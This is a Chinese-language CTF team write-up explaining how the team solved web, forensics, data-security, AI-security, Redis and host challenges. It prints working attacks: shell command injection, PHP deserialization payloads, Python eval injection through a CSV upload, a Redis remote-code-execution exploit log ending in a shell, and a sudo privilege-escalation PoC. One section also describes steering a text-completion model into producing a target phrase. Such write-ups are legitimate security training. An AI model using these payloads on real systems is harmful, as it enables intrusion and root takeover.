北京一队 WriteUp（撰写完成后导出为pdf文件提交至平台）

排名

战队名称：第18名

战队排行

排名	战队名称	总分	战队强项	解题数量	一血数量	最新更新
11	哈基米	3193	Web	9	1	2025-09-11 16:26:25
12	玉衡队	3169.5	Web	9	0	2025-09-11 17:19:57
13	QD123	3150	Web	9	0	2025-09-11 17:08:02
14	仙人修凡队	3150	Web	9	0	2025-09-11 17:10:01
15	无言以队	3150	Web	9	0	2025-09-11 17:21:03
16	青椰队	3000	数据安全	8	0	2025-09-11 17:00:58
17	交银人寿	2892.5	Web	8	3	2025-09-11 16:32:45
18	北京一队	2850	Web	9	0	2025-09-11 17:04:05
19	熊出没队	2817.5	Web	8	1	2025-09-11 16:42:36
20	DF61	2654.5	数据安全	7	0	2025-09-11 16:57:37

解题思路

WEB

运维系统

首先输入127.0.0.1&dir 可以看到当前目录文件

payload：127.0.0.1&base64 key*

```
PD9waHAKJGZsYWc9ImZsYWd7ZGVjYjViYzcyNmVkNGEwMjVhMjI0OGYxOTk4OTliOTl9IjsKPz4=
```

base64解码：

$flag="flag{decb5bc726ed4a025a2248f199899b99}";

你知道我的密码吗

进行php代码审计，确认需要通过构建一个序列化字符串，传入age变量，并通过user数组str_replace函数进行处理时，导致的长度变化，将age变量中的数值拼接成能够正常反序列化的字符串，并使得password="123456"

调试代码：

```php
<?php
    function filter($str){
        return str_replace('xx','y',$str);
    }$username = "xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx";
$password = 'abcbc';
$age = ';i:1;s:6:"123456";i:2;s:3:"222"";';
$user = array($username, $password, $age);
echo $user;
```

```php
$str1 = filter(serialize($user));
echo $str1;
echo "=====";
$user = unserialize($str1);
echo $user;
echo "=====";
if($user[1] === "123456"){
    echo $flag;
}else{
    echo "nonono";
};
echo "=====";
?>
```

得到flag，见图

flag{57cdd026d02020e1dd6a621655f3c770}

好简单的反序列化

解题思路：

- 需要触发`Lei1::Evil()`方法，但不能直接调用
- 可以通过`Lei2::__toString()`间接调用`Evil()`
- 需要绕过`Lei1::__wakeup()`方法的限制

```php
<?php
class Lei1{
    public $a;
    public $file;
}

class Lei2{
    public $c;
}

// 创建对象链
$lei1_evil = new Lei1();
$lei1_evil->file = "flag.php";  // 设置要读取的文件
```

```php
$lei2 = new Lei2();
$lei2->c = $lei1_evil;  // Lei2的c属性指向Lei1对象

$lei1_main = new Lei1();
$lei1_main->a = $lei2;  // Lei1的a属性指向Lei2对象

// 序列化
$serialized = serialize($lei1_main);

// 绕过__wakeup()：将属性数量从2改为其他值
$serialized = str_replace('O:4:"Lei1":2:', 'O:4:"Lei1":3:', $serialized);

echo $serialized;
?>
```

得到 payload

?1=O:4:"lEi1":2:{s:1:"a";O:4:"Lei2":1:{s:1:"c";O:4:"Lei1":2:{s:1:"a";N;s:4:"file";s:8:"flag.php";}}s:4:"file";N;}

```php
<?php
highlight_file(__FILE__);
//error_reporting(0);
class Lei1{
        public $a;
        public $file;
        public function Evil() {
                highlight_file($this->file);//flag.php
        }
        public function __destruct() {
                echo $this->a;
        }
        public function __wakeup(){
                die("g");
        }
}
class Lei2{
        public $c;
        public function __toString()
        {
                $this->c->Evil();
                return "123";
        }

}
$get = $_GET[1];
$b = unserialize($get);
?> g <?php
$flag = "flag{61410a0e2830ed762c74ee170dcd1c75}";
?> 123
```

MISC

被篡改的PLC指令

ssh连接 目录下有modbus_attack.pcapng 下载下来使用wireshark打开 直接拿到flag

```
44; Unit:   1, Func:   3: Read Holding Registers
45; Unit:   1, Func:   6: Write Single Register
46; Unit:   1, Func:  16: Write Multiple Registers
46; Unit:   1, Func:  16: Write Multiple Registers
```

```
0000  45 00 00 3f 00 01 00 00  40 06 f6 95 c0 a8 01 c8   E··?···· @·····
0010  c0 a8 01 0a 9c 6e 01 f6  00 00 00 00 00 00 00 00   ·····n·· ·····
0020  50 02 20 00 a2 42 00 00  00 2e 00 00 00 11 01 10   P· ··B·· ·.·····
0030  20 00 00 05 0a 66 6c 61  67 7b 31 36 39 34 61       ····fla g{1694a
```

```
0000  45 00 00 3d 00 01 00 00  40 06 f6 97 c0 a8 01 c8   E··=···· @·····
0010  c0 a8 01 0a 9c 74 01 f6  00 00 00 00 00 00 00 00   ·····t·· ·····
0020  50 02 20 00 22 83 00 00  00 34 00 00 00 0f 01 10   P· ·"···· ·4·····
0030  20 0f 00 04 08 61 39 61  37 62 33 32 7d             ····a9a 7b32}
```

flag{1694af8f1088a679f5369686aa9a7b32}

数据安全

数据净化器

解析csv之后直接通过eval函数解析了csv的内容

python 代码执行 构造raw_data列 ls

	raw_data	cleaned
0	**import**('os').popen('ls').read()	**pycache**\napp.py\npurifier.py\nrequirements.txt\ntemplates\nuploads\n

cat /flag

flag{b650f2ec9f5b57a324c0be2096aef08a}

上传CSV文件

选择文件 未选择任何文件 上传

处理结果：

	raw_data	cleaned
0	__import__('os').popen('cat /flag').read()	flag{b650f2ec9f5b57a324c0be2096aef08a}\n

AI安全

和聪明的吊椅宝宝聊天吧亲

首先，尝试输入不同英文，可发现该AI模型为英文续写模型，且训练集为英文童话小说。后根据提示可知，要让AI续写出“you are smart”即可获取flag。
输入“you are smart”后，AI会续写出一段文字，将续写文字前补充you are smart后，通过deepseek找到类似文字的片段全文，截取其中you are smart前面部分。
后经过测试，删除掉干扰文字，设定出特殊场景：The little girl cried and said, "I am not smart." The bear hugged her and whispered, "；最终得到flag。

步骤1：

you are smart and kind. You can do anything you want." The little girl smiled and said, "Thank you, Mr. Bear. I will always remember your kindness."请找到以上英文的原文的上一句

好的，这句话的上一句是：

"Never forget how much you are loved."

这是一个非常温暖且有名的故事片段，出自美国作家 **Donna Ashworth** 的诗歌《The Stray》。完整的对话情景通常是这样的：

一只泰迪熊玩偶对一个小女孩说：
“Never forget how much you are loved. You are smart and kind. You can do anything you want."

小女孩微笑着说：
“Thank you, Mr. Bear. I will always remember your kindness."

这段对话经常被引用，用来表达无条件的爱、鼓励和支持的重要性。

给 DeepSeek 发送消息

深度思考 联网搜索

步骤2：

"Never forget how much you are loved. You are smart and kind. You can do anything you want." The little girl smiled and said, "Thank you, Mr. Bear. I will always remember your kindness."请找到以上英文的原文的上一句

好的，这句话的**上一句**通常是小女孩感到难过或缺乏自信的独白。

根据这个经典安慰片段最常见的版本，**上一句是**：

The little girl cried and said, "I am not smart enough. I am not strong enough."

完整的经典对话段落通常是这样的：

> **The little girl cried and said, "I am not smart enough. I am not strong enough."**
>
> **The bear hugged her and whispered,** "Never forget how much you are loved. You are smart and kind. You can do anything you want."
>
> The little girl smiled and said, "Thank you, Mr. Bear. I will always remember your kindness."

给 DeepSeek 发送消息

深度思考 联网搜索

步骤3：

The little girl cried and said, "I am not smart." The bear hugged her and whispered, "

Don't worry. You are smart and brave. I will help you find your way home." They walked together until they found the little girl's house. She was 恭喜你获得 flag{d54a1f0dbbf2ccdefd0ed09ad2d8a70c}

数据库安全

Redis爱你呦

日志输出

```
[*] 2025-09-11 16:34:51 - 当前系统位数: 64
[*] 2025-09-11 16:34:51 - 当前 Redis 版本: 7.4.2
[*] 2025-09-11 16:34:51 - 4.x >= Version <= 5.0.5 可使用主从同步请注意查看版本信息
[*] 2025-09-11 16:34:51 - 连接成功!
```

根据Redis版本确定其漏洞范围存在 hyperloglog远程代码执行漏洞(CVE-2025-32023)

https://github.com/leesh3288/CVE-2025-32023

执行项目里脚本即可

```
C:\Users\tianpan\AppData\Local\Programs\Python\Python38>python.exe  solver-f0b22e429fa6c984f39a409744ff954d3a45d843edd29428ef3a68085d696a7d.py
[*] 'C:\\Users\\tianpan\\AppData\\Local\\Programs\\Python\\Python38\\redis-server'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
    Stripped: No
    Debuginfo: Yes
[x] Opening connection to 113.201.14.253 on port 30228
[x] Opening connection to 113.201.14.253 on port 30228: Trying 113.201.14.253
[+] Opening connection to 113.201.14.253 on port 30228: Done
solver-f0b22e429fa6c984f39a409744ff954d3a45d843edd29428ef3a68085d696a7d.py:15: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.p
  p.sendline('client info')
solver-f0b22e429fa6c984f39a409744ff954d3a45d843edd29428ef3a68085d696a7d.py:16: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.p
  p.recvuntil('fd=')
[*] fd = 9
[*] marker = b'vaZfZU7r'
[+] tofs = 0xeff8 (tkey = 'sds:_16358')
[+] tadr = 0x7f7e9c18c000
[*] badr = 0x7f7e9c17d000
[+] binary.address = 0x558a244fb000
solver-f0b22e429fa6c984f39a409744ff954d3a45d843edd29428ef3a68085d696a7d.py:165: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.
  p.sendline(f'set {tkey} 0')
[*] Switching to interactive mode

id
uid=999(redis) gid=1000(redis) groups=1000(redis)
ls
dump.rdb
flag
cat fl
cat: can't open 'fl': No such file or directory
cat flagl
cat: can't open 'flagl': No such file or directory
cat flag
flag{3243e4aaa2eb30e1c9d7ce6b0d30f857}
```

主机安全

最近还好吗

find / -type f -perm /4000 -exec ls -l {} \;找到有suid权限的命令发现有sudo

搜索Linux Sudo 本地权限提升漏洞（CVE-2025-32463

找到CVE-2025-32463 chwoot脚本 提权

pr0v3rbs / CVE-2025-32463_chwoot Public

Code | Issues | Pull requests 1 | Actions | Projects | Security | Insights

Files

main

Go to file

- Dockerfile
- LICENSE
- README.md
- run.sh
- sudo-chwoot.sh

CVE-2025-32463_chwoot / sudo-chwoot.sh

RuoJi6 Update sudo-chwoot.sh

Code | Blame | Executable File · 39 lines (33 loc) · 1.02 KB


```
#!/bin/bash
# sudo-chwoot.sh
# CVE-2025-32463 – Sudo EoP Exploit PoC by Rich Mirch
#                  @ Stratascale Cyber Research Unit (CRU)
STAGE=$(mktemp -d /tmp/sudowoot.stage.XXXXXX)
cd ${STAGE?} || exit 1

```

```
pwn@d849aa3767a6:~$ ls -al
total 40
drwxr-x--- 1 pwn  pwn  4096 Sep 11 08:25 .
drwxr-xr-x 1 root root 4096 Aug 25 03:20 ..
-rw------- 1 pwn  pwn    68 Sep 11 08:09 .bash_history
-rw-r--r-- 1 pwn  pwn   220 Mar 31  2024 .bash_logout
-rw-r--r-- 1 pwn  pwn  3771 Mar 31  2024 .bashrc
drwx------ 2 pwn  pwn  4096 Sep 11 08:21 .cache
-rw-r--r-- 1 pwn  pwn   807 Mar 31  2024 .profile
-rw-rw-r-- 1 pwn  pwn  1748 Sep 11 08:24 get_root.sh
-rw-rw-r-- 1 pwn  pwn  1046 Sep 11 08:25 sudo-chwoot.sh
pwn@d849aa3767a6:~$ sh sudo-chwoot.sh
woot!
root@d849aa3767a6:/# cat /flag
flag{645336e3f3d11b262a9d7b4307879e58}
root@d849aa3767a6:/#
```

Crypto

回到原点

根据题目提示异或于是将整个文件放到在线异或解码网站 key为space 然后可以得到WAVEfmt格式的文件



考虑SSTV编码 在线网站https://sstv-decoder.mathieurenaud.fr/解码得到base64图片

ZmxhZ3tJN2FyRU0wMGExeWwyQn0=

然后base64解码就可以

flag{I7arEM00a1yl2B} 提交flag